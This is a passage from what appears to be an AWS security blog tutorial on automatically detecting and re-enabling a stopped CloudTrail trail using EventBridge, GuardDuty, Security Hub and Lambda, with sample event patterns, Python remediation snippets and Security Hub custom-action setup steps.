
  6. Return to the CloudFormation console. After the Status field for the CloudFormation stack changes to CREATE COMPLETE (as shown in Figure 4), the solution is implemented and is ready for testing.

    Figure 4: CREATE_COMPLETE status

    Figure 4: CREATE_COMPLETE status

Test the sample automation

You’re now ready to test the automated response by creating a test trail in CloudTrail, then trying to stop it.

  1. From the AWS Management Console, choose Services > CloudTrail.
  2. Select Trails, then select Create Trail.
  3. On the Create Trail form:

    1. Enter a value for Trail name and for AWS KMS alias, as shown in Figure 5.
    2. For Storage location, create a new S3 bucket or choose an existing one. For our testing, we create a new S3 bucket.

      Figure 5: Create a CloudTrail trail

      Figure 5: Create a CloudTrail trail


    3. On the next page, under Management events, select Write-only (to minimize event volume).

      Figure 6: Create a CloudTrail trail

      Figure 6: Create a CloudTrail trail


  4. On the Trails page of the CloudTrail console, verify that the new trail has started. You should see the status as logging, as shown in Figure 7.

    Figure 7: Verify new trail has started

    Figure 7: Verify new trail has started

  5. You’re now ready to act like an unauthorized user trying to cover their tracks. Stop the logging for the trail that you just created:
    1. Select the new trail name to display its configuration page.
    2. In the top-right corner, choose the Stop logging button.
    3. When prompted with a warning dialog box, select Stop logging.

    4. Verify that the logging has stopped by confirming that the Start logging button now appears in the top right, as shown in Figure 8.

      Figure 8: Verify logging switch is off

      Figure 8: Verify logging switch is off

    You have now simulated a security event by disabling logging for one of the trails in the CloudTrail service. Within the next few seconds, the near real-time automated response will detect the stopped trail, restart it, and send an email notification. You can refresh the Trails page of the CloudTrail console to verify through the Stop logging button at the top right corner.

    Within the next several minutes, the investigatory automated response will also begin. GuardDuty will detect the action that stopped the trail and enrich the data about the source of unexpected behavior. Security Hub will then ingest that information and optionally correlate with other security events.


    Following the steps below, you can monitor findings within Security Hub for the finding type TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled to be generated:

  6. In the AWS Management Console, choose Services > Security Hub.
    1. In the left pane, select Findings.
    2. Select the Add filters field, then select Type.
    3. Select EQUALS, paste TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled into the field, then select Apply.
    4. Refresh your browser periodically until the finding is generated.

    Figure 9: Monitor Security Hub for your finding

    Figure 9: Monitor Security Hub for your finding

  7. Select the title of the finding to review details. When you’re ready, you can choose to archive the finding by selecting the Archive link. Alternately, you can select a custom action to continue with the response. Custom actions are one of the ways that you can integrate Security Hub with custom partner solutions.

Now that you’ve completed your review of the finding, let’s dig into the components of automation.

How the sample automation works


This example incorporates two automated responses: a near real-time workflow and an investigatory workflow. The near real-time workflow provides a rapid response to an individual event, in this case the stopping of a trail. The goal is to restore the trail to a functioning state and alert security responders as quickly as possible. The investigatory workflow still includes a response to provide defense in depth and uses services that support a more in-depth investigation of the incident.

Figure 10: Sample automation workflow

Figure 10: Sample automation workflow

In the near real-time workflow, Amazon EventBridge monitors for the undesired activity.

When a trail is stopped, AWS CloudTrail publishes an event on the EventBridge bus. An EventBridge rule detects the trail-stopping event and invokes a Lambda function to respond to the event by restarting the trail and notifying the security contact via an Amazon Simple Notification Service (SNS) topic.

In the investigative workflow, CloudTrail logs are monitored for undesired activities. For example, if a trail is stopped, there will be a corresponding log record. GuardDuty detects this activity and retrieves additional data points regarding the source IP that executed the API call. Two common examples of those additional data points in GuardDuty findings include whether the API call came from an IP address on a threat list, or whether it came from a network not commonly used in your AWS account. An AWS Lambda function responds by restarting the trail and notifying the security contact. The finding is imported into AWS Security Hub, where it’s aggregated with other findings for analyst viewing. Using EventBridge, you can configure Security Hub to export the finding to partner security orchestration tools, SIEM (security information and event management) systems, and ticketing systems for investigation.

AWS Security Hub imports findings from AWS security services such as GuardDuty, Amazon Macie and Amazon Inspector, plus from third-party product integrations you’ve enabled. Findings are provided to Security Hub in AWS Security Finding Format (ASFF), which minimizes the need for data conversion. Security Hub correlates these findings to help you identify related security events and determine a root cause. Security Hub also publishes its findings to Amazon EventBridge to enable further processing by other AWS services such as AWS Lambda. You can also create custom actions using Security Hub. Custom actions are useful for security analysts working with the Security Hub console who want to send a specific finding, or a small set of findings, to a response or a remediation workflow.

Deeper look into how the “Respond” phase works

Amazon EventBridge and AWS Lambda work together to respond to a security finding.


Amazon EventBridge is a service that provides real-time access to changes in data in AWS services, your own applications, and Software-as-a-Service (SaaS) applications without writing code. In this example, EventBridge identifies a Security Hub finding that requires action and invokes a Lambda function that performs remediation. As shown in Figure 11, the Lambda function both notifies the security operator via SNS and restarts the stopped CloudTrail.

Figure 11: Sample “respond” workflow

Figure 11: Sample “respond” workflow

To set this response up, we looked for an event to indicate that a trail had stopped or was disabled. We knew that the GuardDuty finding Stealth:IAMUser/CloudTrailLoggingDisabled is raised when CloudTrail logging is disabled. Therefore, we configured the default event bus to look for this event.

You can learn more regarding the available GuardDuty findings in the user guide.

How the code works

When Security Hub publishes a finding to EventBridge, it includes full details of the finding as discovered by GuardDuty. The finding is published in JSON format. If you review the details of the sample finding, note that it has several fields helping you identify the specific events that you’re looking for. Here are some of the relevant details:

{
   …
   "source":"aws.securityhub",
   …
   "detail":{
      "findings": [{
		…
    	“Types”: [
			"TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled"
			],
		…
      }]
}

You can build an event pattern using these fields, which an EventBridge filtering rule can then use to identify events and to invoke the remediation Lambda function. Below is a snippet from the CloudFormation template we provided earlier that defines that event pattern for the EventBridge filtering rule:

# pattern matches the nested JSON format of a specific Security Hub finding
      EventPattern:
        source:
        - aws.securityhub
        detail-type:
          - "Security Hub Findings - Imported"
        detail:
          findings:
            Types:
              - "TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled"

Once the rule is in place, EventBridge continuously monitors the event bus for events with this pattern.

When EventBridge finds a match, it invokes the remediating Lambda function and passes the full details of the event to the function. The Lambda function then parses the JSON fields in the event so that it can act as shown in this Python code snippet:

# extract trail ARN by parsing the incoming Security Hub finding (in JSON format)
trailARN = event['detail']['findings'][0]['ProductFields']['action/awsApiCallAction/affectedResources/AWS::CloudTrail::Trail']   

# description contains useful details to be sent to security operations
description = event['detail']['findings'][0]['Description']

The code also issues a notification to security operators so they can review the findings and insights in Security Hub and other services to better understand the incident and to decide whether further manual actions are warranted. Here’s the code snippet that uses SNS to send out a note to security operators:

#Sending the notification that the AWS CloudTrail has been disabled.
snspublish = snsclient.publish(
	TargetArn = snsARN,
	Message="Automatically restarting CloudTrail logging.  Event description: \"%s\" " %description
	)

While notifications to human operators are important, the Lambda function will not wait to take action. It immediately remediates the condition by restarting the stopped trail in CloudTrail. Here’s a code snippet that restarts the trail to reenable logging:

try:
	client = boto3.client('cloudtrail')
	enablelogging = client.start_logging(Name=trailARN)
	logger.debug("Response on enable CloudTrail logging- %s" %enablelogging)
except ClientError as e:
	logger.error("An error occured: %s" %e)

After the trail has been restarted, API activity is once again logged and can be audited.

This can help provide relevant data for the remaining steps in the incident response process. The data is especially important for the post-incident phase, when your team analyzes lessons learned to help prevent future incidents. You can also use this phase to identify additional steps to automate in your incident response.

How to Enable Custom Action and build your own Automated Response

Unlike how you set up the notification earlier, you may not want fully automate responses to findings. To set up automation that you can manually trigger it for specific findings, you can use custom actions. A custom action is a Security Hub mechanism for sending selected findings to EventBridge that can be matched by an EventBridge rule. The rule defines a specific action to take when a finding is received that is associated with the custom action ID. Custom actions can be used, for example, to send a specific finding, or a small set of findings, to a response or remediation workflow. You can create up to 50 custom actions.

In this section, we will walk you through how to create a custom action in Security Hub which will trigger an EventBridge rule to execute a Lambda function for the same security finding related to CloudTrail Disabled.

Create a Custom Action in Security Hub

  1. Open Security Hub. In the left navigation pane, under Management, open the Custom actions page.
  2. Choose Create custom action.
  3. Enter an Action Name, Action Description, and Action ID that are representative of an action that you are implementing—for example Enable CloudTrail Logging.
  4. Choose Create custom action.
  5. Copy the custom action ARN that was generated. You will need it in the next steps.

Create Amazon EventBridge Rule to capture the Custom Action

In this section, you will define an EventBridge rule that will match events (findings) coming from Security Hub which were forwarded by the custom action you defined above.

  1. Navigate to the Amazon EventBridge console.
  2. On the right side, choose Create rule.
  3. On the Define rule detail page, give your rule a name and description that represents the rule’s purpose (for example, the same name and description that you used for the custom action). Then choose Next.
  4. Security Hub findings are sent as events to the AWS default event bus. In the Define pattern section, you can identify filters to take a specific action when matched events appear. For the Build event pattern step, leave the Event source set to AWS events or EventBridge partner events.
  5. Scroll down to Event pattern. Under Event source, leave it set to AWS Services, and under AWS Service, select Security Hub.
  6. For the Event Type, choose Security Hub Findings – Custom Action.
  7. Then select Specific custom action ARN(s) and enter the ARN for the custom action that you created earlier.
  8. Notice that as you selected these options, the event pattern on the right was updating. Choose Next.
  9. On the Select target(s) step, from the Select a target dropdown, select Lambda function. Then, from the Function dropdown, select SecurityAutoremediation-CloudTrailStartLoggingLamb-xxxx. This lambda function was created as part of the Cloudformation template.
  10. Choose Next.
  11. For the Configure tags step, choose Next.
  12. For the Review and create step, choose Create rule.

Trigger the automation

As GuardDuty and Security Hub have been enabled, after AWS Cloudtrail logging is enabled, you should see a security finding generated by Amazon GuardDuty and collected in AWS Security Hub.

  1. Navigate to the Security Hub Findings page.
  2. In the top corner, from the Actions dropdown menu, select the Enable CloudTrail Logging custom action.
  3. Verify the CloudTrail configuration by accessing the AWS CloudTrail dashboard.
  4. Confirm that the trail status displays as Logging, which indicates the successful execution of the remediation Lambda function triggered by the EventBridge rule through the custom action.

How AWS helps customers get started

Many customers look at the task of building automation remediation as daunting. Many operations teams might not have the skills or human scale to take on developing automation scripts. Because many Incident Response scenarios can be mapped to findings in AWS security services, we can begin building tools that respond and are quickly adaptable to your environment.


Automated Security Response (ASR) on AWS is a solution that enables AWS Security Hub customers to remediate findings with a single click using sets of predefined response and remediation actions called Playbooks. The remediations are implemented as AWS Systems Manager automation documents. The solution includes remediations for issues such as unused access keys, open security groups, weak account password policies, VPC flow logging configurations, and public S3 buckets. Remediations can also be configured to trigger automatically when findings appear in AWS Security Hub.

The solution includes the playbook remediations for some of the security controls defined as part of the following standards:

  • AWS Foundational Security Best Practices (FSBP) v1.0.0
  • Center for Internet Security (CIS) AWS Foundations Benchmark v1.2.0
  • Center for Internet Security (CIS) AWS Foundations Benchmark v1.4.0
  • Center for Internet Security (CIS) AWS Foundations Benchmark v3.0.0
  • Payment Card Industry (PCI) Data Security Standard (DSS) v3.2.1
  • National Institute of Standards and Technology (NIST) Special Publication 800-53 Revision 5

A Playbook called Security Control is included that allows operation with AWS Security Hub’s Consolidated Control Findings feature.

Figure 12: Architecture of the Automated Security Solution

Figure 12: Architecture of the Automated Security Solution

Additionally, the library includes instructions in the Implementation Guide on how to create new automations in an existing Playbook.

You can use and deploy this library into your accounts at no additional cost, however there are costs associated with the services that it consumes.

Clean up

After you’ve completed the sample security response automation, we recommend that you remove the resources created in this walkthrough example from your account in order to minimize the charges associated with the trail in CloudTrail and data stored in S3.

Important: Deleting resources in your account can negatively impact the applications running in your AWS account. Verify that applications and AWS account security do not depend on the resources you’re about to delete.

Here are the clean-up steps:

Summary

You’ve learned the basic concepts and considerations behind security response automation on AWS and how to use Amazon EventBridge, Amazon GuardDuty and AWS Security Hub to automatically re-enable AWS CloudTrail when it becomes disabled unexpectedly. Additionally you got a chance to learn about the AWS Automated Security Response library and how it can help you rapidly get started with automations through Security Hub. As a next step, you may want to start building your own custom response automations and dive deeper into the AWS Security Incident Response Guide, NIST Cybersecurity Framework (CSF) or the AWS Cloud Adoption Framework (CAF) Security Perspective. You can explore additional automatic remediation solutions on the AWS Solution Library. You can find the code used in this example on GitHub.

If you have feedback about this blog post, submit them in the Comments section below. If you have questions about using this solution, start a thread in the
EventBridge, GuardDuty or Security Hub forums, or contact AWS Support.

  •  

File integrity monitoring with AWS Systems Manager and Amazon Security Lake 

Customers need solutions to track inventory data such as files and software across Amazon Elastic Compute Cloud (Amazon EC2) instances, detect unauthorized changes, and integrate alerts into their existing security workflows.

